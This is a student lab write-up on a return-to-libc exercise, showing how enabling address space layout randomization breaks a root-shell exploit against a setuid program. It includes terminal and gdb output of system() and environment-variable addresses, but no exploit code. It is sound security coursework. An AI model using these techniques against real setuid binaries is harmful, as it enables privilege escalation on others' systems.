```

Task 5: Address Randomization



```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
Bharath-PES1201801948-VM1:~/is/lab4$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
Bharath-PES1201801948-VM1:~/is/lab4$ sudo sysctl kernel.randomize_va_space=2
kernel.randomize_va_space = 2
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l retlib badfile exploit
-rw-rw-r-- 1 seed seed 40 Mar 2 12:26 badfile
-rwxrwxr-x 1 seed seed 7472 Mar 2 12:26 exploit
-rwsr-xr-x 1 root seed 7476 Mar 2 11:06 retlib
Bharath-PES1201801948-VM1:~/is/lab4$ ./retlib
Segmentation fault
Bharath-PES1201801948-VM1:~/is/lab4$
```

Enabling the address randomization, and running our executable doesn't work anymore since the addresses have changed.

Entering into gdb in quiet mode.



```
Bharath-PES1201801948-VM1:~/is/lab4$ gdb -q retlib_gdb
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/is/lab4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".


Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$
```

Disable randomization is on, we get the same address, but turning it off, the address of `system()` changes.

```
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 18.
gdb-peda$ r
Starting program: /home/seed/is/lab4/retlib_gdb

gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$
```

Since the address randomization is on, running our code to print the address of the environment variable MY_SHELL, we can see that the address is randomized for every call. This shows why our exploit doesn't work and we aren't able to pop a root shell.



```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 66x28
Bharath-PES1201801948-VM1:~/is/lab4$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
Bharath-PES1201801948-VM1:~/is/lab4$ ./prnenv
bfcf5dd6
Bharath-PES1201801948-VM1:~/is/lab4$ ./prnenv
bfe6fdd6
Bharath-PES1201801948-VM1:~/is/lab4$ ./prnenv
bf83bdd6
Bharath-PES1201801948-VM1:~/is/lab4$
```